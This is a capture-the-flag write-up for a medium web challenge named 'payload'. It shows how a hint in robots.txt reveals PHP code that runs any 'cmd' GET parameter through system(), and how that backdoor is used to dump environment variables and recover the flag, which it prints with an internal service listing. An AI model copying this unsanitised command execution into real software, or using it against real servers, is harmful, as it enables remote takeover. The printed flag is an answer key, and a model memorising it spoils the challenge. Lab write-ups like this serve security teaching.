
payload

Challenge name: payload

Challenge description: No description.

Category: Web

Difficulty: Medium

Points: 300

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Step 1: Start and open the challenge instance.

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System details

Step 2: Click the system details button. Here you can see the code is using the linux command ***uname -a*** command to generating the details.


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System details

System Details: Linux traboda 5.4.209-116.363.amzn2.x86_64 #1 SMP Wed Aug 10 21:19:18 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux



Step 2: Check files like *robots.txt* and *sitemap.xml* on the website. And we finally found that the *robots.txt* exists with the source code of this webpage as a hint.

Step 3: You can see that there is one hidden parameter called **cmd** which executes any command provided on the installed OS.


A screenshot of a web browser window. The address bar shows the URL 'https://ch420118119.ch.eng.run/robots.txt'. The main content area displays the source code of a robots.txt file, which is a PHP script. The code checks for a 'cmd' parameter in the GET request. If it exists, it executes the command using the 'system' function. Otherwise, it checks for a 'btn' parameter and displays system details if it exists.

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<?php
    if(isset($_GET['cmd'])){
        system($_GET['cmd']);
    }
    else {
        if(isset($_GET['btn'])){
            echo "<b>System Details: </b>";
            system("uname -a");
        }
    }
?>
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Step 4: Try to execute some basic linux commands and you can see we are getting the expected output.



Step 5: There are multiple ways to hide flag in linux system But here we used ENV variables. You can print all env variables using command **env**, **printenv**, etc.



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System details
KUBERNETES_PORT=tcp://10.100.0.1:443 KUBERNETES_SERVICE_PORT=443 CH3026018769_SERVICE_HOST=10.100.175.216
CH420118119_PORT_80_TCP=tcp://10.100.5.12:80 CH3026018769_PORT_1337_TCP_PORT=1337 CH1032118116_SERVICE_PORT_CHALL_PORT=1337
CH3026018769_PORT_1337_TCP_PROTO=tcp HOSTNAME=traboda CH3821618037_PORT=tcp://10.100.225.207:80
CH3527519250_PORT=tcp://10.100.48.94:80 CH3821618037_SERVICE_PORT=80 CH3527519250_SERVICE_PORT=80 CH3527519251_SERVICE_PORT=80
CH3527519251_PORT=tcp://10.100.154.235:80 HOME=/root CH3026018769_SERVICE_PORT=1337 CH3026018769_PORT=tcp://10.100.175.216:1337
CH220118115_SERVICE_HOST=10.100.217.223 CH3026018769_PORT_1337_TCP=tcp://10.100.175.216:1337
CH3527519250_PORT_80_TCP_ADDR=10.100.48.94 CH3821618037_PORT_80_TCP_ADDR=10.100.225.207
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CH390118110_PORT=tcp://10.100.106.69:80 CH390118110_SERVICE_PORT=80 CH1032118116_PORT_1337_TCP_ADDR=10.100.83.240 PATH=/usr/local/sbin:
/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin CH3026018769_SERVICE_PORT_CHALL_PORT=1337 KUBERNETES_PORT_443_TCP_PORT=443
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KUBERNETES_SERVICE_PORT_HTTPS=443 CH420118119_PORT_80_TCP_PORT=80 CH1032118116_PORT_1337_TCP=tcp://10.100.83.240:1337
KUBERNETES_SERVICE_HOST=10.100.0.1 CH420118119_PORT_80_TCP_PROTO=tcp CH390118110_SERVICE_PORT_CHALL_PORT=80 PWD=/var/www/html
CH220118115_PORT_80_TCP=tcp://10.100.217.223:80 CH420118119_SERVICE_PORT_CHALL_PORT=80 CH3821618037_SERVICE_HOST=10.100.225.207
CH3527519250_SERVICE_HOST=10.100.48.94 FLAG=VishwaCTF{y0u_f-o-u-n-d_M3} CH3527519251_SERVICE_HOST=10.100.154.235
CH390118110_PORT_80_TCP=tcp://10.100.106.69:80 CH3026018769_PORT_1337_TCP_ADDR=10.100.175.216
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Step 6: You got the flag! Flag is **VishwaCTF{y0u_f-o-u-n-d_M3}**

Note: *This is the intended way given here for solving this challenge. There are many possible solutions may exists except this one.*